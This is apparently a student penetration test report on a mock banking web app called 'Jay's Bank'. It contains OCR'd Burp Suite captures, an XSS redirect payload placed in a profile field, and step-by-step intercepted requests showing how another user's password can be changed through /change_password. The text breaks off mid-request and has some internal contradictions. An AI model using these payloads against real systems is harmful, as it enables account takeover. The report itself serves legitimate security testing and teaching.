Jay's Bank
Penetration Test Report

Business Confidential

Date: June 1st, 2024
Project: DC-001
Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of CyberShield and FortifyTech. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both CyberShield and FortifyTech

CyberShield may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. CyberShield prioritized the assessment to identify the weakest security controls an attacker would exploit. CyberShield recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.


Contact Information

Name	Title	Contact Information
ITS Information Technology Student		
Naufan Zaki Luqmanulhakim	Student	Email: nzluqmanulhakim@gmail.com

Assessment Overview

From May 28th, 2024 to June 1st, 2024, SafeGuard Solutions engaged Jay's Bank to evaluate the security posture of its application infrastructure compared to current industry best practices that included an internal network penetration test. Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Information al	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test (Jay's Bank Website Mockup)	● 167.172.75.216

Scope Exclusions

Per client request, SafeGuard Solutions did not perform any of the following attacks during testing:

- It is not allowed to carry out attacks that can damage data or application infrastructure.
- It is not allowed to exploit vulnerabilities that can provide access to the server (e.g., RCE, privilege escalation).
- Avoid DoS/DDoS attacks that can disrupt the availability of application services.

All other attacks not specified above were permitted by SafeGuard Solutions.

Client Allowances

Jay's Bank provided SafeGuard Solutions the following allowances:

- Permitted to search for and identify vulnerabilities in the Jay's Bank application.
- Focus on application vulnerabilities such as SQL injection, XSS, and authentication/authorization issues.
- If possible, the discovered vulnerabilities can be exploited to access other user accounts, but only within the application (not the server).

Executive Summary

SafeGuard Solutions evaluated Jay’s Bank application internal security posture through penetration testing from May 28th, 2024 to June 1st, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for five (5) business days.

Testing Summary

The application assessment evaluated Jay’s Bank internal application security posture. From an internal perspective, the SafeGuard Solutions team performed vulnerability scanning against the IP address provided by Jay’s Bank to evaluate the overall patching health of the network. In addition to vulnerability scanning, the SafeGuard Solutions team performed XSS scripting, HTTP intercept, and SQL injection to evaluate other potential risks.

SafeGuard Solutions discovered that there are vulnerabilities inside the IP address 167.172.75.216. Specifically, XSS scripting can be used to exploit the web application through the /register endpoint. Furthermore, HTTP intercept can be used to change other users' passwords. These vulnerabilities were then exploited using methods such as SQL injection, manual scripting, and man-in-the-middle intercepts.

Ultimately, these vulnerabilities have not been exploited and examined properly since the team did not succeed in proving the authenticity of the risks that could be caused by the vulnerabilities found in scans.

Tester Notes and Recommendations

Testing results of the Jay's Bank website application are indicative of an organization undergoing its first penetration test, which is the case here. Many of the findings discovered are caused by missing security headers. These security headers allow hackers and other unethical parties to exploit cross-site scripting (XSS).

During testing in the IP address 167.172.75.216, there was also a possible exploitation method in the web application found in CVE-2023-37528. This exposes the website to the vulnerability of XSS and cross site scripting attacks.

Security Strengths

During the assessment, the SafeGuard Solutions team identified several strengths in Jay's Bank internal application security posture. One of the notable strengths is the implementation of dynamic values in web forms and SQL queries. This approach significantly reduces the risk of SQL injection attacks. By using prepared statements and parameterized queries, the application ensures that user inputs are treated as data rather than executable code, thereby preventing attackers from injecting malicious SQL commands. Additionally, the use of dynamic values in web forms enhances security by validating and sanitizing user inputs before processing them, which helps in mitigating common web vulnerabilities.

Security Weaknesses

Despite these strengths, the assessment also revealed some critical weaknesses. The application was found to be vulnerable to Cross-Site Scripting (XSS) and HTTP intercept attacks. Specifically, the SafeGuard Solutions team discovered that XSS scripting could be exploited through the /register endpoint. This vulnerability allows attackers to inject malicious scripts into web pages viewed by other users, potentially leading to session hijacking, data theft, and other malicious activities.

Moreover, the assessment highlighted the risk of HTTP intercept attacks. It was found that an attacker could intercept HTTP requests and responses, enabling them to manipulate the data being transmitted. For instance, by intercepting and altering HTTP requests, an attacker could change other user's passwords without their knowledge. This weakness exposes the application to significant security risks, including unauthorized access and data breaches.

Overall, while Jay's Bank has implemented strong measures to protect against certain types of attacks, the presence of these vulnerabilities indicates a need for further improvement in securing the application against XSS and HTTP intercept threats.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

0	1	0	0	
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
ITP001: XSS (Cross site scripting)	High	Input Validation and Sanitization

External Penetration Test Findings

0	1	1	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
ETP001: HTTP Intercept	High	Use Security Headers:

Technical Findings


Internal Penetration Test Findings

Finding IPT-001: XSS Scripting

Description:	Allowance to login and register with Javascript
Risk:	High – This attack is effective in web application environments and allow the attacker to exploit the database via register and login form
System:	Website Aplication
Tools Used:	Bing Browser

Evidence

Evidence IPT-001-1



Your Profile, </h1> <script>window.location.replace("https://www.instagram.com/");</script>

Successfully updated

You need to finish setting up your profile before you can use all the features of this website.

Phone: 1234567899

Credit Card: 1234567812345678

Secret Question: apa itu ayam

Secret Answer: ayam

Current Password (for verification): ••••••••••••••••••

New Password:

Secret Answer:

Evidence IPT-001-2
https://drive.google.com/file/d/1Kir3CVDe_H54DQFrfZa89bGPE_sN8OOw/view?usp=drive_link
These are the recordings of the result of the attack

Remediation
Input Validation and Sanitization

- Validate Inputs: Ensure that all user inputs are validated against a whitelist of acceptable characters. This helps to prevent malicious code from being processed.
- Sanitize Inputs: Use libraries or frameworks to sanitize inputs by escaping characters that could be interpreted as HTML or JavaScript. For example, convert <, >, &, and " to their respective HTML entities.


External Penetration Test Findings

Finding IPT-001: HTTP Intercept

Description:	Attacker can intercept and change the password of other user via Burp Suits
Risk:	High – This attack effective if the attacker knows other users username
System:	all
Tools Used:	Burp Suite

Evidence

1. Intercepting while registering 1st account



Request to http://167.172.75.216:80

```
POST /register HTTP/1.1
Host: 167.172.75.216
Content-Length: 54
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2966644470
Connection: keep-alive

{
  "username":"sepuluhkata",
  "password":"Sepuluhkata10!"
}
```

167.172.75.216/register

Register

Registration successful!

Username: sepuluhkata

Username must be at least 10 characters long.


Password: ••••••••••••••

Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.

Register

Already have an account? Login here.

2. Intercepting while registering 2nd account


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.4.4 - Tem...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept... Action Open br... Add notes HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 11
Register - Jay's Bank
Not secure
Register

Request to http://167.172.75.216:80

```
POST /register HTTP/1.1
Host: 167.172.75.216
Content-Length: 54
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2966644470
Connection: keep-alive

{
  "username":"sebelaskata",
  "password":"Sebelaskata11!"
}
```

167.172.75.216/register

Register

Registration successful!

Username:

sebelaskata

Username must be at least 10 characters long.


Password:

••••••••••••••

Password must be at least 10 characters long and include at least one digit, one special character, one uppercase letter, and one lowercase letter.

Already have an account? Login here.

3. Intercepting while updating profile 1st account


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.4.4 - Tem...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept... Action Open br... Add notes HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 3
Request headers 11
Notes
Profile - Jay's Bank
Not secure
Home Dashboard Logout Contact Support
Update Profile
Change Password
14:37
01/06/2024

Request to http://167.172.75.216:80

```
PUT /profile HTTP/1.1
Host: 167.172.75.216
Content-Length: 147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2966644470; auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InNlcHVsdWhrYXRhIiwiaWF0IjoxNzE3MjI3MDc5fQ.NlsFgcDS41VQ8DsXksSCwssjnAGXL8akoucPZekpccg; username=sepuluhkata
Connection: keep-alive

{
  "phone":"1234567890",
  "credit_card":"1234567812345678",
  "secret_question":"apa itu ayam",
  "secret_answer":"ayam",
  "current_password":"Sepuluhkata10!"
}
```

167.172.75.216/profile

Your Profile, sepuluhkata

You need to finish setting up your profile before you can use all the features of this website.

Phone:

1234567890

Credit Card:

1234567812345678

Secret Question:

apa itu ayam

Secret Answer:

ayam


Current Password (for verification):

••••••••••••••

New Password:

Secret Answer:

4. While intercepting, change the password of the 1st account on burpsuite



Request to http://167.172.75.216:80

```
PUT /profile HTTP/1.1
Host: 167.172.75.216
Content-Length: 147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2966644470; auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6In
NlcHVsdWhrYXRhIiwiaWF0IjoxNzE3MjI3MDc5fQ.NlsFgcDS41VQ8D
sXksSCwssjnAGXL8akoucPZekpccg; username=sepuluhkata
Connection: keep-alive

{
  "phone":"1234567890",
  "credit_card":"1234567812345678",
  "secret_question":"apa itu ayam",
  "secret_answer":"ayam",
  "current_password":"Sebelaskata11!"
}
```

167.172.75.216/profile

Your Profile, sepuluhkata

You need to finish setting up your profile before you can use all the features of this website.

Phone: 1234567890

Credit Card: 1234567812345678

Secret Question: apa itu ayam


Secret Answer: ayam

Current Password (for verification): ••••••••••••••

New Password:

Secret Answer:

5. Update password of the 1st acccount



Request to http://167.172.75.216:80

```
PUT /change_password HTTP/1.1
Host: 167.172.75.216
Content-Length: 85
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2966644470; auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6In
NlcHVsdWhrYXRhIiwiaWF0IjoxNzE3MjI4MDUxfQ.MTanBCC-fplJHX
l10rHF40_ANnhWELhHrvRfdH1QxCc; username=sepuluhkata
Connection: keep-alive

{
  "new_password":"Sepuluhkata10!baru",
  "secret_answer":"ayam",
  "username":"sepuluhkata"
}
```

167.172.75.216/profile

Your Profile, sepuluhkata

Phone: 1234567890

Credit Card: **** **** **** 5678

Secret Question: apa itu ayam


Secret Answer: ayam

Current Password (for verification): ••••••••••••••

New Password: ••••••••••••••••••

Secret Answer: ayam

6. Update username of the 1st account into the 2nd account username on the burp suite



Request to http://167.172.75.216:80

```
PUT /change_password HTTP/1.1
Host: 167.172.75.216
Content-Length: 85
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
